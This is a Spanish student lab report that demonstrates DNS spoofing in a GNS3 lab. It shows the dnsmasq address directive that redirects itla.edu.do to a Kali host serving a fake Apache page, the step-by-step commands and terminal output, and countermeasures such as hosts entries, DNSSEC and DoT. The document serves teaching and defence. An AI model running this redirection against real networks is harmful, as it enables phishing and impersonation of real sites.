

INSTITUTO TECNOLOGICO LAS AMERICAS

Documentacion Tecnica Profesional

Laboratorio de Seguridad en Redes

DNS Spoofing / DNS Poisoning

Suplantacion del registro DNS itla.edu.do hacia un servidor web local

Estudiante: Ashley Fabian

Matricula: 2025-0773

Asignatura: Networking - Seguridad en Redes

Herramientas: GNS3 + Kali Linux + dnsmasq + Apache2

Red: 25.7.73.0/24

Fecha: Junio 12 2026

1. OBJETIVO DEL LABORATORIO

El presente laboratorio tiene como objetivo demostrar el ataque DNS Spoofing (tambien conocido como DNS Poisoning), una tecnica que permite a un atacante interceptar y falsificar respuestas DNS para redirigir a una victima hacia un servidor web malicioso. Se utiliza dnsmasq en Kali Linux como servidor DNS falso y Apache2 como servidor web que sirve una pagina falsa de itla.edu.do, en un entorno simulado con GNS3.

Objetivos Especificos

- Comprender el protocolo DNS y su vulnerabilidad ante suplantacion de respuestas.
- Configurar dnsmasq en Kali Linux para falsificar el registro DNS de itla.edu.do.
- Configurar Apache2 en Kali Linux para servir una pagina web falsa.
- Verificar que la victima (Ubuntu) resuelve itla.edu.do hacia la IP del atacante.
- Demostrar que la victima accede a la pagina falsa al navegar a itla.edu.do.
- Implementar y demostrar contra-medidas para mitigar el ataque.

2. MARCO TEORICO

2.1 Que es DNS?

El Sistema de Nombres de Dominio (DNS) es un protocolo de la capa de aplicacion que traduce nombres de dominio legibles por humanos (como itla.edu.do) en direcciones IP. Cuando un usuario escribe un dominio en el navegador, su equipo consulta un servidor DNS para obtener la IP correspondiente. Si este proceso es comprometido, el usuario puede ser redirigido a cualquier IP sin saberlo.

2.2 Que es DNS Spoofing?

DNS Spoofing es un ataque en el que un actor malicioso logra que las consultas DNS de la victima sean respondidas con informacion falsa. En lugar de recibir la IP real del servidor, la victima recibe la IP del atacante. Esto puede lograrse de varias formas: envenenando la cache del servidor DNS, posicionandose como servidor DNS de la victima, o interceptando las consultas DNS en transito.

2.3 Que es dnsmasq?

dnsmasq es un servidor DNS/DHCP ligero para redes locales, incluido por defecto en Kali Linux. Permite configurar respuestas DNS personalizadas mediante la directiva 'address', que redirige cualquier consulta de un dominio especifico hacia una IP arbitraria. En este laboratorio se usa para responder consultas de itla.edu.do con la IP 25.7.73.10 (Kali - atacante).

3. OBJETIVO Y FUNCIONAMIENTO DE LAS HERRAMIENTAS

3.1 Herramientas Utilizadas

Herramienta	Version	Rol en el laboratorio
-------------	---------	-----------------------

dnsmasq	2.92	Servidor DNS falso — responde itla.edu.do con 25.7.73.10
Apache2	2.4.x	Servidor web — sirve la pagina falsa de ITLA
GNS3	2.x	Simulador de red — conecta Kali y Ubuntu
Kali Linux	2025.x	Sistema del atacante
Ubuntu	22.04	Sistema de la victima

3.2 Parametros de dnsmasq

Parametro	Valor usado	Descripcion
--conf-file	/etc/dnsmasq.conf	Archivo de configuracion
--no-daemon	—	Ejecutar en primer plano (foreground)
address=	/itla.edu.do/25.7.73.10	Redirigir itla.edu.do a IP del atacante

3.3 Requisitos


- Sistema Operativo atacante: Kali Linux con dnsmasq y Apache2 instalados.
- dnsmasq: incluido por defecto en Kali Linux (version 2.92).
- Apache2: sudo apt install apache2 -y
- Privilegios de root (sudo) en Kali.
- Conectividad de red entre Kali (25.7.73.10) y Ubuntu (25.7.73.20).
- Ubuntu configurado para usar Kali como servidor DNS (nameserver 25.7.73.10).
- Puerto 53 UDP/TCP libre en Kali para dnsmasq.
- Puerto 80 TCP libre en Kali para Apache2.

3.4 Flujo del Ataque


- Paso 1: El atacante configura dnsmasq en Kali para responder itla.edu.do con 25.7.73.10.
- Paso 2: El atacante inicia Apache2 con una pagina web falsa que imita al ITLA.
- Paso 3: La victima (Ubuntu) es configurada para usar 25.7.73.10 como servidor DNS.
- Paso 4: La victima hace una consulta DNS: quien es itla.edu.do?
- Paso 5: dnsmasq en Kali responde: itla.edu.do = 25.7.73.10.
- Paso 6: La victima intenta conectar a itla.edu.do y llega al servidor Apache2 de Kali.
- Paso 7: La victima ve la pagina falsa del atacante creyendo que es el sitio real del ITLA.

4. DOCUMENTACION DE LA RED

4.1 Topologia



```
[SW1]
Cisco IOSvL2
|
[Router]
IP: 25.7.73.1/24
```



4.2 Direcccionamiento IP

Equipo	Rol	Interfaz	IP	Mascara	Gateway
Kali	Atacante / DNS falso / Web falso	eth0	25.7.73.10	255.255.255.0	25.7.73.1
Ubuntu	Victima	ens33	25.7.73.20	255.255.255.0	25.7.73.1
Router	Gateway	Gi1	25.7.73.1	255.255.255.0	—
SW1	Switch Capa 2	VLAN 1	—	—	—

4.3 Configuracion de dnsmasq en Kali

Archivo /etc/dnsmasq.conf:

```
address=/itla.edu.do/25.7.73.10
```

Comando de inicio:

```
sudo systemctl stop systemd-resolved
sudo kill $(sudo lsof -t -i:53) 2>/dev/null
sudo dnsmasq --conf-file=/etc/dnsmasq.conf --no-daemon &
```

4.4 Pagina Web Falsa en Apache2

Archivo /var/www/html/index.html:


```
<!DOCTYPE html>
<html>
<head><title>ITLA</title></head>
<body>
```

```
<h1>ITLA - Instituto Tecnológico Las Americas</h1>
<p style="color:red;">ADVERTENCIA: Esta pagina es FALSA - DNS Spoofing Demo</p>
<p>Ashley Fabian | 2025-0773</p>
</body>
</html>
```

5. PROCEDIMIENTO DE EJECUCION DEL ATAQUE

Paso 1 — Configurar dnsmasq en Kali

```
echo "address=/itla.edu.do/25.7.73.10" | sudo tee /etc/dnsmasq.conf
sudo systemctl stop systemd-resolved 2>/dev/null
sudo kill $(sudo lsof -t -i:53) 2>/dev/null
sudo dnsmasq --conf-file=/etc/dnsmasq.conf --no-daemon &
sudo ss -tulnp | grep 53
# Debe mostrar dnsmasq escuchando en 0.0.0.0:53
```



```
afabian@kali: ~
Session Actions Edit View Help

tcp LISTEN 0 32
0.0.0.0:* 0.0.0.0:*
users:(("dnsmasq",pid=49206,fd=5))

tcp LISTEN 0 32
[::]:* [::]:*
users:(("dnsmasq",pid=49206,fd=7))

$ sudo systemctl status apache2
● apache2.service - The Apache2 Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; vendor preset: enabled)
   Active: active (running) since Jun 12 22:03:17; 1min 1s ago
     Invocation: 63ff597237264f67a
       Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 38961 (apache2)
      Status: "Total requests: 0"
        Tasks: 6 (limit: 2075)
      Memory: 21.7M (peak: 22M)
         CPU: 343ms
    CGroup: /system.slice/apache2.service
            └─38961 /usr/sbin/apache2d
              └─38977 /usr/sbin/apache2d
                └─38978 /usr/sbin/apache2d
                  └─38980 /usr/sbin/apache2d
                    └─38981 /usr/sbin/apache2d
                      └─38982 /usr/sbin/apache2d

Jun 12 22:03:17 kali systemd[1]: Started apache2.service: The Apache2 Server.
Jun 12 22:03:18 kali apache2[38961]: AH00024: configured from /etc/httpd/conf/httpd.conf:1
Jun 12 22:03:18 kali systemd[1]: apache2.service: Succeeded.
$
```

Paso 2 — Iniciar Apache2 en Kali

```
sudo systemctl start apache2
sudo systemctl status apache2
# Debe decir: active (running)
```

```
curl http://25.7.73.10
# Debe mostrar la pagina falsa de ITLA
```

```
afabian@kali: ~
Session Actions Edit View Help

tcp LISTEN 0 32
0.0.0.0:* 0.0.0.0:*
users:((("dnsmasq",pid=49206,f
d=5))

tcp LISTEN 0 32
[::]:* [::]:*
users:((("dnsmasq",pid=49206,f
d=7))

$ sudo systemctl status apach
e2
● apache2.service - The Apache
  Loaded: loaded (/usr/lib/
  Active: active (running)
  Invocation: 63ff597237264f67a
  Docs: https://httpd.apa
  Main PID: 38961 (apache2)
  Status: "Total requests:
  Tasks: 6 (limit: 2075)
  Memory: 21.7M (peak: 22M)
  CPU: 343ms
  CGroup: /system.slice/apach
    └─38961 /usr/sbin/
      └─38977 /usr/sbin/
        └─38978 /usr/sbin/
          └─38980 /usr/sbin/
            └─38981 /usr/sbin/
              └─38982 /usr/sbin/

Jun 12 22:03:17 kali systemd[1]
Jun 12 22:03:18 kali apachectl
Jun 12 22:03:18 kali systemd[1]

$

afabian@kali: ~
Session Actions Edit View Help

zsh: corrupt history file /home
/afabian/.zsh_history
(afabian@kali)-[~]
$ sudo kill $(sudo lsof -t -i
:53) 2>/dev/null
[sudo] password for afabian:
(afabian@kali)-[~]
$ cat /etc/dnsmasq.conf
address=/itla.edu.do/25.7.73.10
(afabian@kali)-[~]
$ cat /var/www/html/index.html
<!DOCTYPE html>
<html>
<head><title>ITLA</title></head>
<body>
  <h1>ITLA - Instituto Tecnologico Las Americas</h1>
  <p style="color:red;">ADVERTENCIA: Esta pagina es FALSA - D
NS Spoofing Demo</p>
  <p>Ashley Fabian | 2025-0773</p>
</body>
</html>
(afabian@kali)-[~]
$ sudo systemctl stop systemd-resolved 2>/dev/null
sudo dnsmasq --conf-file=/etc/dnsmasq.conf --no-daemon 6
[1] 49194
(afabian@kali)-[~]
$ dnsmasq: started, version 2.92 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i
18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset nftset auth
DNSSEC loop-detect inotify dumpfile
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 192.168.106.1#53
dnsmasq: read /etc/hosts - 7 names
```

Paso 3 —

Configurar DNS en Ubuntu (victima)

```
echo "nameserver 25.7.73.10" | sudo tee /etc/resolv.conf
cat /etc/resolv.conf
# nameserver 25.7.73.10
```

Paso 4 — Verificar el Ataque desde Ubuntu

```
nslookup itla.edu.do
# Resultado esperado:
# Server: 25.7.73.10
# Address: 25.7.73.10#53
# Name: itla.edu.do
# Address: 25.7.73.10 <- DNS SPOOFING EXITOSO

wget -O - http://itla.edu.do
# Resultado esperado:
# Resolving itla.edu.do... 25.7.73.10
```

```
# Connecting to 25.7.73.10:80... connected.
# HTTP request sent... 200 OK
# <h1>ITLA - Instituto Tecnologico Las Americas</h1>
# <p>ADVERTENCIA: Esta pagina es FALSA - DNS Spoofing Demo</p>
```

```
afabian@afabian-VMware-Virtual-Platform:~$ echo "nameserver 25.7.73.10" | sudo tee /etc/resolv.conf
afabian@afabian-VMware-Virtual-Platform:~$ cat /etc/resolv.conf
nameserver 25.7.73.10
nameserver 25.7.73.10
afabian@afabian-VMware-Virtual-Platform:~$ wget -O - http://itla.edu.do
--2026-06-12 22:25:27-- http://itla.edu.do/
Resolving itla.edu.do (itla.edu.do)... 25.7.73.10
Connecting to itla.edu.do (itla.edu.do)|25.7.73.10|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 249 [text/html]
Saving to: 'STDOUT'

-                                0%[          ]    0  --.-KB/s    <!DOCTYPE htm
l>
<html>
<head><title>ITLA</title></head>
<body>
  <h1>ITLA - Instituto Tecnologico Las Americas</h1>
  <p style="color:red;">ADVERTENCIA: Esta pagina es FALSA - DNS Spoofing Demo</p>
  <p>Ashley Fabian | 2025-0773</p>
</body>
</html>
-                               100%[=====]   249  --.-KB/s   in 0s

2026-06-12 22:25:42 (17.7 MB/s) - written to stdout [249/249]
```

6. CONTRA-MEDIDAS

6.1 Entradas Estaticas en /etc/hosts

La contra-medida mas inmediata es agregar una entrada estatica en el archivo /etc/hosts de la victima. El sistema operativo consulta este archivo antes de hacer cualquier consulta DNS, por lo que una entrada estatica correcta anula cualquier respuesta DNS falsa.

```
# En Ubuntu - agregar entrada estatica
echo "149.112.121.20 itla.edu.do" | sudo tee -a /etc/hosts

# Verificar que el spoofing fue bloqueado
nslookup itla.edu.do
# Debe devolver: 149.112.121.20 (IP real), no 25.7.73.10

wget -O - http://itla.edu.do
# Resultado: Resolving itla.edu.do... 149.112.121.20
# Connection failed (sin internet) - pero ya NO va a Kali
```

```
afabian@afabian-VMware-Virtual-Platform:~$ echo "149.112.121.20 itla.edu.do" | sudo tee -a /etc/hosts
cat /etc/hosts | grep itla
149.112.121.20 itla.edu.do
149.112.121.20 itla.edu.do
afabian@afabian-VMware-Virtual-Platform:~$ wget -O - http://itla.edu.do
--2026-06-12 22:26:35-- http://itla.edu.do/
Resolving itla.edu.do (itla.edu.do)... 149.112.121.20
Connecting to itla.edu.do (itla.edu.do)|149.112.121.20|:80... failed: No route to host.
afabian@afabian-VMware-Virtual-Platform:~$
```

6.2 Usar un Servidor DNS Confiable con DNSSEC

Configurar un servidor DNS que valide respuestas mediante DNSSEC evita que respuestas falsificadas sean aceptadas, ya que no tendran firma criptografica valida.

```
# En Ubuntu - usar DNS de Cloudflare con DNSSEC
echo "nameserver 1.1.1.1" | sudo tee /etc/resolv.conf

# O configurar en /etc/systemd/resolved.conf:
[Resolve]
DNS=1.1.1.1#cloudflare-dns.com
DNSSEC=yes
DNSOverTLS=yes
```

6.3 DNS sobre HTTPS (DoH) o DNS sobre TLS (DoT)

Cifrar las consultas DNS evita que un atacante las intercepte o falsifique, ya que el trafico viaja encriptado entre el cliente y el servidor DNS.

6.4 Resumen de Contra-Medidas

Contra-medida	Implementacion	Efectividad	Descripcion
/etc/hosts estatico	echo IP dominio >> /etc/hosts	Alta	El SO usa hosts antes que DNS
DNSSEC	dnssec-validation auto en BIND	Alta	Valida firma criptografica DNS
DNS sobre TLS (DoT)	DNSOverTLS=yes en resolved.conf	Alta	Cifra consultas DNS
DNS sobre HTTPS (DoH)	Configurar en navegador	Alta	DNS dentro de HTTPS
Servidor DNS propio	BIND9 con DNSSEC habilitado	Media	Control total del DNS local

7. REFERENCIAS

- [1] dnsmasq Documentation. <https://thekelleys.org.uk/dnsmasq/doc.html>
- [2] RFC 1035 - Domain Names Implementation and Specification. IETF.
- [3] RFC 4033 - DNS Security Introduction and Requirements (DNSSEC). IETF.
- [4] RFC 8484 - DNS Queries over HTTPS (DoH). IETF.
- [5] Apache HTTP Server Documentation. <https://httpd.apache.org/docs/>
- [6] Kali Linux Tools. <https://www.kali.org/tools/>